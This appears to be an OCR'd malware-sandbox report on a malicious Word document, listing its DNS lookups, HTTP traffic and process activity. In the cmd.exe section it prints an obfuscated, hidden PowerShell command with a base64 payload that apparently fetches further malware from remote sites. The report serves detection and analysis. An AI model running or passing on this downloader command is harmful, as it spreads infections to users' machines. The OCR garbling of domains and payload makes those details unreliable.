04 16 00 2e 52 00 00 62 7f 00 00 19 45 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 0f 00
00 ff ff ff 0f
00 00 00 00 00

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 18:44:30.154597998 CET	49165	80	192.168.2.22	172.67.141.14
Jan 7, 2021 18:44:30.200851917 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.201436043 CET	49165	80	192.168.2.22	172.67.141.14
Jan 7, 2021 18:44:30.203901052 CET	49165	80	192.168.2.22	172.67.141.14
Jan 7, 2021 18:44:30.250072002 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.344028950 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.344073057 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.344098091 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.344122887 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.344146013 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.344171047 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.344188929 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.344202042 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.344206095 CET	49165	80	192.168.2.22	172.67.141.14
Jan 7, 2021 18:44:30.344218969 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.344245911 CET	49165	80	192.168.2.22	172.67.141.14
Jan 7, 2021 18:44:30.344253063 CET	49165	80	192.168.2.22	172.67.141.14
Jan 7, 2021 18:44:30.344265938 CET	49165	80	192.168.2.22	172.67.141.14
Jan 7, 2021 18:44:30.351722956 CET	49165	80	192.168.2.22	172.67.141.14
Jan 7, 2021 18:44:30.397926092 CET	80	49165	172.67.141.14	192.168.2.22
Jan 7, 2021 18:44:30.448654890 CET	49166	80	192.168.2.22	172.67.158.72
Jan 7, 2021 18:44:30.494857073 CET	80	49166	172.67.158.72	192.168.2.22
Jan 7, 2021 18:44:30.494976997 CET	49166	80	192.168.2.22	172.67.158.72
Jan 7, 2021 18:44:30.495342970 CET	49166	80	192.168.2.22	172.67.158.72
Jan 7, 2021 18:44:30.541374922 CET	80	49166	172.67.158.72	192.168.2.22
Jan 7, 2021 18:44:30.559907913 CET	80	49166	172.67.158.72	192.168.2.22
Jan 7, 2021 18:44:30.559976101 CET	80	49166	172.67.158.72	192.168.2.22
Jan 7, 2021 18:44:30.560034037 CET	80	49166	172.67.158.72	192.168.2.22
Jan 7, 2021 18:44:30.560090065 CET	80	49166	172.67.158.72	192.168.2.22
Jan 7, 2021 18:44:30.560107946 CET	49166	80	192.168.2.22	172.67.158.72
Jan 7, 2021 18:44:30.560132027 CET	80	49166	172.67.158.72	192.168.2.22
Jan 7, 2021 18:44:30.560395956 CET	49166	80	192.168.2.22	172.67.158.72
Jan 7, 2021 18:44:30.743870020 CET	49167	80	192.168.2.22	209.59.139.39
Jan 7, 2021 18:44:30.763811111 CET	49166	80	192.168.2.22	172.67.158.72
Jan 7, 2021 18:44:30.903764963 CET	80	49167	209.59.139.39	192.168.2.22
Jan 7, 2021 18:44:30.903878927 CET	49167	80	192.168.2.22	209.59.139.39
Jan 7, 2021 18:44:30.904099941 CET	49167	80	192.168.2.22	209.59.139.39
Jan 7, 2021 18:44:31.064183950 CET	80	49167	209.59.139.39	192.168.2.22
Jan 7, 2021 18:44:31.065102100 CET	80	49167	209.59.139.39	192.168.2.22
Jan 7, 2021 18:44:31.065164089 CET	80	49167	209.59.139.39	192.168.2.22
Jan 7, 2021 18:44:31.065221071 CET	80	49167	209.59.139.39	192.168.2.22
Jan 7, 2021 18:44:31.065274954 CET	49167	80	192.168.2.22	209.59.139.39
Jan 7, 2021 18:44:31.065277100 CET	80	49167	209.59.139.39	192.168.2.22
Jan 7, 2021 18:44:31.065336943 CET	80	49167	209.59.139.39	192.168.2.22
Jan 7, 2021 18:44:31.065383911 CET	49167	80	192.168.2.22	209.59.139.39
Jan 7, 2021 18:44:31.065413952 CET	80	49167	209.59.139.39	192.168.2.22
Jan 7, 2021 18:44:31.065474987 CET	80	49167	209.59.139.39	192.168.2.22
Jan 7, 2021 18:44:31.065489054 CET	49167	80	192.168.2.22	209.59.139.39
Jan 7, 2021 18:44:31.065553904 CET	49167	80	192.168.2.22	209.59.139.39
Jan 7, 2021 18:44:31.065936089 CET	49167	80	192.168.2.22	209.59.139.39
Jan 7, 2021 18:44:31.226799965 CET	80	49167	209.59.139.39	192.168.2.22
Jan 7, 2021 18:44:31.441131115 CET	49168	80	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:31.765343904 CET	80	49168	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:31.765746117 CET	49168	80	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:31.765779018 CET	49168	80	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:32.090040922 CET	80	49168	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:32.090152979 CET	80	49168	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:32.292649984 CET	49168	80	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:32.460905075 CET	49169	443	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:32.770035028 CET	443	49169	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:32.770140886 CET	49169	443	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:32.778253078 CET	49169	443	192.168.2.22	45.130.229.91

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 18:44:33.087449074 CET	443	49169	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:33.087608099 CET	443	49169	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:33.087630033 CET	443	49169	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:33.087855101 CET	49169	443	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:33.096090078 CET	49169	443	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:33.096921921 CET	49170	443	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:33.405308008 CET	443	49169	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:33.405762911 CET	443	49170	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:33.405915976 CET	49170	443	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:33.406655073 CET	49170	443	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:33.715532064 CET	443	49170	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:33.715612888 CET	443	49170	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:33.715711117 CET	443	49170	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:33.715851068 CET	49170	443	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:33.719151020 CET	49170	443	192.168.2.22	45.130.229.91
Jan 7, 2021 18:44:34.028208971 CET	443	49170	45.130.229.91	192.168.2.22
Jan 7, 2021 18:44:34.041439056 CET	49171	80	192.168.2.22	210.86.239.69
Jan 7, 2021 18:44:34.305519104 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.305840015 CET	49171	80	192.168.2.22	210.86.239.69
Jan 7, 2021 18:44:34.306168079 CET	49171	80	192.168.2.22	210.86.239.69
Jan 7, 2021 18:44:34.569840908 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.578701019 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.578767061 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.578810930 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.578849077 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.578888893 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.578948021 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.578979015 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.579030037 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.579071999 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.579102039 CET	49171	80	192.168.2.22	210.86.239.69
Jan 7, 2021 18:44:34.579128027 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.579128981 CET	49171	80	192.168.2.22	210.86.239.69
Jan 7, 2021 18:44:34.579134941 CET	49171	80	192.168.2.22	210.86.239.69
Jan 7, 2021 18:44:34.579139948 CET	49171	80	192.168.2.22	210.86.239.69
Jan 7, 2021 18:44:34.579806089 CET	49171	80	192.168.2.22	210.86.239.69
Jan 7, 2021 18:44:34.843252897 CET	80	49171	210.86.239.69	192.168.2.22
Jan 7, 2021 18:44:34.843312979 CET	80	49171	210.86.239.69	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 18:44:30.075944901 CET	52197	53	192.168.2.22	8.8.8.8
Jan 7, 2021 18:44:30.135895967 CET	53	52197	8.8.8.8	192.168.2.22
Jan 7, 2021 18:44:30.376312971 CET	53099	53	192.168.2.22	8.8.8.8
Jan 7, 2021 18:44:30.447573900 CET	53	53099	8.8.8.8	192.168.2.22
Jan 7, 2021 18:44:30.576024055 CET	52838	53	192.168.2.22	8.8.8.8
Jan 7, 2021 18:44:30.742572069 CET	53	52838	8.8.8.8	192.168.2.22
Jan 7, 2021 18:44:31.077896118 CET	61200	53	192.168.2.22	8.8.8.8
Jan 7, 2021 18:44:31.439986093 CET	53	61200	8.8.8.8	192.168.2.22
Jan 7, 2021 18:44:32.096111059 CET	49548	53	192.168.2.22	8.8.8.8
Jan 7, 2021 18:44:32.459737062 CET	53	49548	8.8.8.8	192.168.2.22
Jan 7, 2021 18:44:33.738118887 CET	55627	53	192.168.2.22	8.8.8.8
Jan 7, 2021 18:44:34.039865017 CET	53	55627	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 7, 2021 18:44:30.075944901 CET	192.168.2.22	8.8.8.8	0x315e	Standard query (0)	wpsapk.com	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:30.376312971 CET	192.168.2.22	8.8.8.8	0x8df5	Standard query (0)	softsuite.com	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:30.576024055 CET	192.168.2.22	8.8.8.8	0x7e45	Standard query (0)	veterinari adrpopui.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 7, 2021 18:44:31.077896118 CET	192.168.2.22	8.8.8.8	0x6029	Standard query (0)	shop.eleme nslide.com	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:32.096111059 CET	192.168.2.22	8.8.8.8	0x1168	Standard query (0)	shop.eleme nslide.com	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:33.738118887 CET	192.168.2.22	8.8.8.8	0x8c10	Standard query (0)	khanhhoaho mnay.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 7, 2021 18:44:30.135895967 CET	8.8.8.8	192.168.2.22	0x315e	No error (0)	wpsapk.com		172.67.141.14	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:30.135895967 CET	8.8.8.8	192.168.2.22	0x315e	No error (0)	wpsapk.com		104.18.61.59	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:30.135895967 CET	8.8.8.8	192.168.2.22	0x315e	No error (0)	wpsapk.com		104.18.60.59	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:30.447573900 CET	8.8.8.8	192.168.2.22	0x8df5	No error (0)	sofsuite.com		172.67.158.72	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:30.447573900 CET	8.8.8.8	192.168.2.22	0x8df5	No error (0)	sofsuite.com		104.27.144.251	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:30.447573900 CET	8.8.8.8	192.168.2.22	0x8df5	No error (0)	sofsuite.com		104.27.145.251	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:30.742572069 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	veterinari adrpopui.com		209.59.139.39	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:31.439886093 CET	8.8.8.8	192.168.2.22	0x6029	No error (0)	shop.eleme nslide.com		45.130.229.91	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:32.459737062 CET	8.8.8.8	192.168.2.22	0x1168	No error (0)	shop.eleme nslide.com		45.130.229.91	A (IP address)	IN (0x0001)
Jan 7, 2021 18:44:34.039865017 CET	8.8.8.8	192.168.2.22	0x8c10	No error (0)	khanhhoaho mnay.net		210.86.239.69	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- wpsapk.com
- sofsuite.com
- veterinariadrpopui.com
- shop.eleme nslide.com
- khanhhoahomnay.net
- 5.2.136.90

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	172.67.141.14	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Timestamp	kBytes transferred	Direction	Data		
Jan 7, 2021 18:44:30.203901052 CET	0	OUT	GET /wp-admin/v/ HTTP/1.1 Host: wpsapk.com Connection: Keep-Alive		

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 18:44:47.754265070 CET	238	IN	<p>HTTP/1.1 200 OK</p> <p>Server: nginx</p> <p>Date: Thu, 07 Jan 2021 17:44:49 GMT</p> <p>Content-Type: text/html; charset=UTF-8</p> <p>Transfer-Encoding: chunked</p> <p>Connection: keep-alive</p> <p>Vary: Accept-Encoding</p> <p>Data Raw: 35 38 34 0d 0a 72 bb cb ed 47 2e d6 a8 b1 22 09 67 d7 c6 5d 81 d5 f1 1d 88 ee e5 e9 d7 ee 5d 1f 5f 93 20 bd d1 6d 3e 7b c4 9c ed a0 ce 0a 7e ef 0d df 57 75 7e 96 12 f0 08 64 8e a3 e3 80 c4 d9 3e d2 48 c1 bc eb 74 7d b8 1c c9 e9 f6 48 26 76 83 47 1c 7c 16 4a 54 d4 7b 2b 32 ba 23 6b 71 84 48 4e 1f d7 d5 11 93 88 82 f7 b0 8c 94 1a 75 7c 13 42 1e c7 ad 5e 28 b6 9a 76 84 04 bf 8d 92 b9 60 98 1c 21 2f 35 ec c2 d8 c7 0a 49 a2 4a ba fe 04 da af 5e c8 96 b9 ec 1b c2 2c 7a cf c3 d7 5b 60 cf 00 14 c7 aa cc 6b 3a f0 2d d5 44 1d 58 fd 69 c5 95 44 19 c5 dc 8a bb 0c 81 ad 2f ce fa f9 53 33 70 a3 63 c5 9e 32 ea df 29 1e a5 08 9a c5 e4 a6 53 f8 06 d3 32 41 77 be 93 41 20 c3 ca 1c b3 a5 62 b0 d9 fc ae 3e 39 1a c0 b5 28 e4 ac 6b 6d d6 94 39 67 d5 64 c5 10 0a b5 a8 44 46 60 06 cf eb c6 1d c0 8f 02 50 04 60 b2 ee 52 2f 4b 78 6c 04 a3 6d 2d e4 f1 c6 38 fc ff d1 2d b6 d4 6b 82 6d 2b fb a9 8e 7c d5 d4 e5 af 66 30 9e 0a 73 2e dc f6 8d 07 98 de e8 b5 ec 1f ad 89 eb 39 5a 9f b7 32 5b 23 d6 99 c8 70 b4 8f 9d 8a e3 53 61 87 48 66 c8 cd 3b 67 78 b4 73 90 da 01 63 91 8c c3 d2 24 d5 93 90 8d 76 77 2d bf 7e c6 7a fd 8e e3 65 b8 ab 5b 84 9e 09 07 21 97 7d 45 8d f5 0a eb 03 8d fe e5 f7 ac 69 75 f2 cb de e8 6c d3 37 2b 52 13 f7 d5 90 1a ea e1 1b e7 e6 93 20 79 ec 08 19 58 2b 61 fe 13 53 59 8f 93 5c 86 4a a8 b4 fd e0 f3 6d 5f 7a e2 86 48 7a 55 2d 3d c4 ab e9 96 07 39 25 8d 7c ab 32 37 63 83 8a bf be f7 72 15 73 08 ca 00 fb 24 23 d2 ca 98 42 8f 4d 6f 4c c5 b1 c1 ac a3 a0 48 7b 9f 01 ae bf d8 92 71 da 95 e6 01 ca 18 35 2e a2 b2 ed c3 e4 d2 71 25 53 e8 08 ae 46 09 05 ac 23 83 11 1c ca b2 c7 cc 2e a0 e1 94 39 67 94 5c 45 7e 90 be 4f 10 ad f6 f1 ed 1b 80 15 42 48 ec 35 b4 1a 68 bd 50 13 db 9c dc 23 b3 cb 40 e2 35 4e d6 7c 21 e3 47 cb 10 c1 0b cb 85 83 d8 cf 66 b1 3c db 51 ce 98 89 05 25 74 ef 42 73 ea 06 eb 73 fa 95 7b 6b 41 5c df de a3 23 25 a9 40 57 a0 7f 17 7e f4 16 57 f5 i5 c7 aa f1 cb e6 c4 65 1e ee 85 ff 0a dd 67 32 b5 18 d0 ed f2 13 8c fc d3 9a 17 89 76 7b c5 d4 28 30 d2 94 5e f1 61 b8 1f e9 51 54 1c 73 cd bc 5e 13 42 2d 17 5a 02 b8 82 a3 95 c1 25 66 33 96 0b 50 c9 7b 15 eb 3e 8a 04 7a 8b f2 b3 ec 3a df 7a 20 8d cc 35 c0 f3 7e 30 77 19 9f 1b 23 7a 79 99 dd 92 74 13 e0 e5 45 bb 3d 83 3f 01 4d 4a 27 d4 68 08 85 t7 57 f3 38 e1 09 f6 a4 2a c1 66 fa e1 09 b5 2e 1b 8b c6 1e f4 20 3e 52 86 5c c3 7c d2 86 0b aa 98 f3 b8 ae de 2a f0 c4 a3 23 b9 a6 f8 03 ef 06 9d c3 1c a1 ad 80 c3 5e e8 66 a7 b2 6e 76 4a 12 5b 90 20 fc e5 ed 12 a2 2f 59 b7 25 b3 a5 57 08 ae 20 6d 75 da ed 3a f1 a5 10 c0 27 05 ae 66 88 62 7c 74 7a c2 06 7e 35 c8 cd 3f 2f 96 68 ca de 6e ad d9 bb b6 a7 bf 37 f6 02 b7 65 40 31 17 3e a9 c2 65 71 58 b6 c9 98 76 8f cf 4e 69 e5 3f 88 7e 99 7a d9 26 8c 18 94 39 4d 6d 5a f1 75 fe b0 6e 0a 9f e9 af ba 69 d7 0d ba 2d fc 2f ed 7d 27 a7 74 9e 36 9e f0 50 a4 ce 3a 02 2e 03 97 70 6a e0 ad e2 ce 83 0a 13 f7 10 34 70 cf 13 5f 02 07 c1 85 cb d2 cb ed b1 fb 23 5b 42 a4 eb 7 9 82 e8 3b 98 17 28 d0 63 68 34 52 f4 ac 8f be 78 bd 69 14 f8 fb 3a 3a c5 93 ea 61 8e 8d 53 2e 14 84 0f c9 fd 1e ee c6 5d d2 c5 24 22 88 37 b3 a5 44 ae 54 bf aa 2c ce 4f c6 48 91 79 45 7b 06 2f 3c ca 3a 91 0a 59 c8 07 79 58 0b bf df 33 c8 39 01 e7 ca 95 e6 5b ab a5 ed e4 c3 8d f8 10 b3 85 76 75 12 a1 9f 0c 7e 17 a1 3d 0a 21 3e 3e ec 5e ec de b1 33 57 d4 a6 18 ed 7a 5e f6 8b a0 8f 33 e5 84 da 17 95 06 c6 81 5a 2a b0 41 b2 1e 5a e5 3a 82 b7 91 c0 9b 33 54 e9 66 77 f3 2d a6 0e 79 d0 96 f8 93 31 ce 42 a3 1f c1 b3 c7 dc cc 1a 42 98 a6 46 a0 b1 61 88 32 4a c8 dc 3b</p> <p>Data Ascii: 584rG."gj]_ m>{~Wu~d~Ht}H&GJT{+2#kqHNuB^v'!5IJ^,Z[k:~DXID/S3pc2)S2AwA b>9(km9gdDF` P`R/Kxlm8-km+ f0s.9Z2[#pSaHf;gxsc\$vw~ze!Eiul7+R yX+aSYJmzHzU=9% 27crs#\$BMoLH(q5.q%SF#.9g E~OBH5hP #@5N!Gf<Q%ltBss{kA#%@W-Weg2v{(^aQQLs^B-Z%f3P>z:z 5~0w#zytE=?MJ'hW8*f. >R *#^fnvJ[/Y%W mu:fb tz~5?/hn7e@1>eqXvNi?-z&9MmZuni-/t6P:.pj4p_#[By;(ch4Rx::aS.]\$#7DT,OHyE(<:YyX39[vu-=>^3Wz^3Z*AZ:3Tfw-y1BBFa2J;</p>

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2364 Parent PID: 584

General

Start time:	18:44:35
Start date:	07/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f780000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEE91226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol				
C:\Users\user\AppData\Local\Temp\~DFEA16BDA320E68F38.TMP	success or wait	1	7FEE9049AC0	unknown				
Old File Path	New File Path	Completion	Count	Source Address	Symbol			
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
File Path	Offset	Length	Completion	Count	Source Address	Symbol		

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7761	success or wait	1	7FEE9049AC0	unknown

Key Value Created

Key Path	Name	Type	Old Data	New Data	Completion	Source Count	Address	Symbol
			00 FF FF	00 FF FF FF FF	FF FF			

Analysis Process: cmd.exe PID: 2412 Parent PID: 1220

General

Start time:	18:44:37
Start date:	07/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD IABZAFYIAAgACgAlgBLACIAKwAiAD QANwBkACIAKQAgACAAKABbAHQAWQBQAGUAXQoAClAewA0AH0AewAxAH0Aew AwAH0AewAzAH0AewAyAH0AigAtAEYAJwBzACcLAAnAHKAJwAsACCZQBjAF QAbwByAFKAJwAsACCvAVBFAG0ALgBjAG8ALgBEAEkAcgAnACwAJwBzAccAKQ ApACAAIAA7ACAAIAAgACAAJABXAGkAOAAGD0AWwB0AHkAUABIAFOAKAAIAH sAmgB9AHsAMwB9AHsANwB9AHsAMQB9AHsANAB9AHsANgB9AHsANQB9AHsAOA B9AHsAMAB9ACIALQBGACAAJwBnEUUAugAnACwAJwAuAE4AZQB0AC4AUwBFAF IAvgAnACwAJwBTAFkAcwAnACwAJwBUAGUAJwAsACCASQAnACwAJwB0AG0AQ AnACwAJwBDAGUAUAPBAEkATgAnACwAJwBtACcLAAnAE4AYQAnACKIAAA7AC AAJABFAHIAcgBvAHIAQQbjAHQAAQbVAG4UAUAbYAGUAZgBIAHIAZQBuAGMAZQ AgAD0AdIAAoACgAJwBTAGkAbABIAG4dAAAnACsAJwBsAHkJwApACsAJwBDAC cAKwAoACcAbwBuACcAkWnAHQAAQAnACKAkWnAg4AJwArACcAdQBIACkAQ A7ACQATwBsADKAbwBuAGsAaQ9ACQAQwAwADIAVwAgACsA1AbBAGMaaBhAH IAXQAAoADYANAapACAAKwAgACQAQwAdMAUAA7ACQASAAyAdCwAAA9ACgAJw BJACcAKwAoACcAnNgAnCsAJwA3AFEAJwApACKoAwAgACAACkABnGAIKAoAC IAvgBhAFIAlgArACIAaQBAEIATABIAidoAwAiACsA1gA0AdcAzaAAiACKIAAgAcKAlgB2 AGEATAB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJAFIAZQBDFAQ YABPAFIAeQaIACgAJBIAE8ATQBFACAAKwAgAcgAKAAAnAHsAJwArAccAMAAn ACsAJwB9AE4AcwAnACsAJwBwAccAKwAnHoAdgBzAGcEwnACsAJwAwAH0A JwArAccUwBqAF8AZAB3AGcAcwB7ACkAkWnADAfQAnACKIAAGAC0ZgAg AFsAQwBIAEEAUGbdADkMgApACKoAwkAFQANAA4AEsAPQAgACcASAAAnACsA KAAAnADYAMQAnACsAJwBEACcAKQApADSIAAgACQAVwBpAdgOgA6ACIAwBl AGMAdQSAGkAdAbgAHkAcAbYAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACgA KAAAnAFQAbAAAnACsAJwBzAccAKQArAccAMQyAcckaQkA7ACQAWwA1ADkATQ9 AcgAKAAAnAE0AJwArACCMgA0AccAKQArAccAAAnACKoAwkAgFbAgBzAgG awBIAGQAA9ACAAKAoAccAcwAnACsAJwAzADEAjwApACsAJwBoACcAKQa ACQAQQA2ADkASQ9ACgAKAAAnAFAAxwAnACsAJwA2AccAKQArAccAqAnACKa OwAkFEAMgB5AGcAOQbNf8APQAKAEGAtwBNAEUAKwAoACgAKAAAnADEAjwAr ACcAdwByAccAKQArAcgAJwBOAHMajwArAccAcB6AccAKQArAcgAJwB2AccA KwAnAHMazwAnACKAkWnAdewAnACsAAkAAhIAuwAnACsAJwBqAg8AjwAr AccAZAB3ACcAKwAnAGcAcwAxHAcgAcKQAAcIAcgbFHAAYABsAEEA YwBIACIAKAoAfSAQwBoAGEAcgBdADQAOQArAfSAQwBoAGEAcgBdADEAMQ5 ACsAwBDAgQAYQByAF0AMQAxADQAKQAsACCAXAAAnACKAKQArACQAWBtAG0A aAbRAGUAZAArAcgAKAAAnAC4ZAAAnACsAJwBsAccAKQArAccAbAAAnACKoAwAk AFUAmw5A5FIAPQAgAccATQwAccAKwAnADEUAAAnACKoAwkAfFEAYwBIAGMA aa0AGgAPQAgAccAXQbhACCkAkWnAcAccAbgAgACsAJwB3AFsAMw6AC8ALwAn ACKAkwAoAccAdwAnACsAJwBwAHMAJwApACsAJwBhAccAKwAnAHAAwAnACsA KAAAnAC4AYwBvAccAKwAnG0ALwB3AHALQAnACsAJwBhAGQAJwArAccAbQbP AccAKQArAcgAJwBuACBAdgAnACsAJwAvEAAJwApACsAJwBdAccAKwAoAccA YQBuAHcAJwArAccACwWwAzAccAKwAnAdoALwAvAHMAJwApACsAKAAAnAG8AzgBz AHUAJwArAccAAQAnACKAkWnAHQAZQAnACsAAkAAAnAC4AYwAnACsAJwBvAccA KQArAccAbQAgAccAKwAnAhcAcAAAnACsAAkAAAnAC0AAQAnACsAJwBwAgMAJwAp ACsAAkAAAnAGwAdBkAccAKwAnAHQAZQAnACsAAkAAAnAG4AdAAAnACsAJwAv bQzAG4AJwArAccASQbRAC8AJwArAccAAQAAAnACKAkWnAccAAxQbHAccAKwAn AG4AdwBbAccAKQArAccAMwAnACsAAkAAAnAdoALwAvAHYAZQB0AGUAcgnACsA JwBpAG4AYQByAgkAYQAnACsAJwBkAcCkAkQArAcgAJwByAHAAJwArAccAbwBw AccAKQArAcgAJwB1AGkAJwB8AJwArAccAbQAnACKoAwAccALwAnACsA JwBjAG8AJwApACsAJwBuAccAKwAnAHQAZQAnACsAAkAAAnAG4AdAAAnACsAJwAv ADUAZgAnACKAkWnAdEAJwArAccAOABRAccAKwAnAC8AJwArAccQAAAnACsA KAAAnAF0AYQAnACsAJwBuAccAKQArAccAdwAnACsAAkAAAnFsAMw6AccAKwAn AC8ALwBzAgAJwArAccAbwBwAccAKwAnAC4AJwApACsAJwBLAGwAJwArAccA ZQAnACsAAkAAAnAG0AZQBuAccAKwAnAHMabAnACsAJwBpAccAKQArAcgAJwBk AccAKwAnAGUAlgAnACKAkWnAoAccAcCAYwBvAG0AJwArAccALwAnACKAkWnAHcA cAAAnACsAJwAtAGMAJwArAccAbwAnACsAAkAAAnAG4AJwArAccAdBIAg4AdAAAn ACKAkWnAoAccALwAnACsAJwBAC8AJwArAccAqAbdAGEAbgAnACKAkWnAoAccA dwBbADMAJwArAccAOgAvAC8AJwApACsAJwBraCkAkWnAoAccAAAnACsAJwBh AG4AJwApACsAAkAAAnAGgAJwArAccAaAbvAccAKQArAcgAJwBhAGgAbwAnACsA JwBtACcAKQArAcgAJwBuAGEEaQuAga4AZQAnACsAJwB0AC8AJwArAccAdwBv 